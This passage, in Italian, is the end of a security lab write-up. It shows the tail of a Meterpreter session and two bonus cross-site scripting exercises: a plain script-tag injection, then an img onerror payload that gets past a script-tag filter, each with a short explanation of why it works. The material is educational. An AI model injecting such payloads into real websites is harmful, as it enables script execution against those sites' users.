
No IPv6 routes were found.
meterpreter > 
```


ESERCIZIO BONUS

LVL1

```
<script>alert('xss')</script>
```

Il codice aggiunge semplicemente l'input dell'utente nella pagina web senza alcuna sanificazione. Di conseguenza, il browser interpreta l'input come parte del codice della pagina e lo esegue.




ESERCIZIO BONUS


LVL2

Questa pagina consente l'inclusione diretta di HTML, ma c'è una validazione che impedisce l'uso del tag script. Per aggirarla, si può inserire un tag immagine

```
<img src='x' onerror='alert()'>
```

La pagina tenterà di caricare l'immagine dalla sorgente 'x', fallirà e attiverà il codice nell'attributo onerror





GRAZIE



ADAM DERRO



